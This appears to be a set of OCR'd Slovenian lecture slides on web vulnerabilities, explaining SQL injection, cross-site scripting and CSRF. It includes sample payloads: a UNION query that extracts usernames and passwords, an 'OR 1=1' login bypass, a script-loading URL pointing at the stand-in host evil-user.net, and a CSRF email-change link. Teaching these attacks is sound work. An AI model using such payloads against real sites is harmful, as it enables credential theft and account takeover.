
Ranljivost spletnih strani
1. SQL Injection

- **SQL Injection** v kodo spletne strani vnese SQL poizvedbo ali ukaz, tako da:
  - napadalec lahko bere, spreminja in briše podatke,
  - zapre program za upravljanje s podatkovnimi bazami,
  - potvori vsebino ali
  - posreduje ukaze operacijskemu sistemu (SQL Injection, 2020).
- **Zaščita proti napadom SQL:**
  - zagotovimo, da spletna aplikacija deluje le s privilegiji, ki jih določi sistemski administrator.

SQL Injection

```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```



SQL Injection.

User-Id : itswadesh

Password : newpassword

```
select * from Users where user_id= 'itswadesh'
                and password = ' newpassword '
```

User-Id : ` OR 1= 1; /*

Password : */--


```
select * from Users where user_id= ' ` OR 1 = 1; /* '
                and password = ' */-- '
```

Ranljivost spletnih strani
2. XSS napadi

- **Cross-site Scripting** (XSS) med dostopanjem v sicer zanesljivo spletno stran naloži in izvede zlonamerni ukaz v uporabnikovem brskalniku in ga preusmeri na lažno spletno stran, ki je videti kot prava.
- Uporabnikov brskalnik ukaz sprejme, kot da prihaja iz zanesljivega vira (Cross-site Scripting, 2020).

Hacking-clas
http://hacking-class.blogspot.com


XSS napadi


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
♥ Mother's maiden name

Ranljivost spletnih strani
3. Napad Cross Site Request Forgery (CSRF)


- Pri napadu **Cross Site Request Forgery** (CSRF) je brskalnik žrtve prisiljen izvajati nenamerno dejanje na spletnem mestu, npr.:
  - predloži zlonamerno zahtevo za prijavo,
  - povzroči spremembo naslova e-pošte ali
  - nedovoljen prenos denarja (Cross Site Request Forgery, 2020).

https://vulnerable-website.com/email/change?email=pwned@evil-user.net



Praktično testiranje spletnih strani

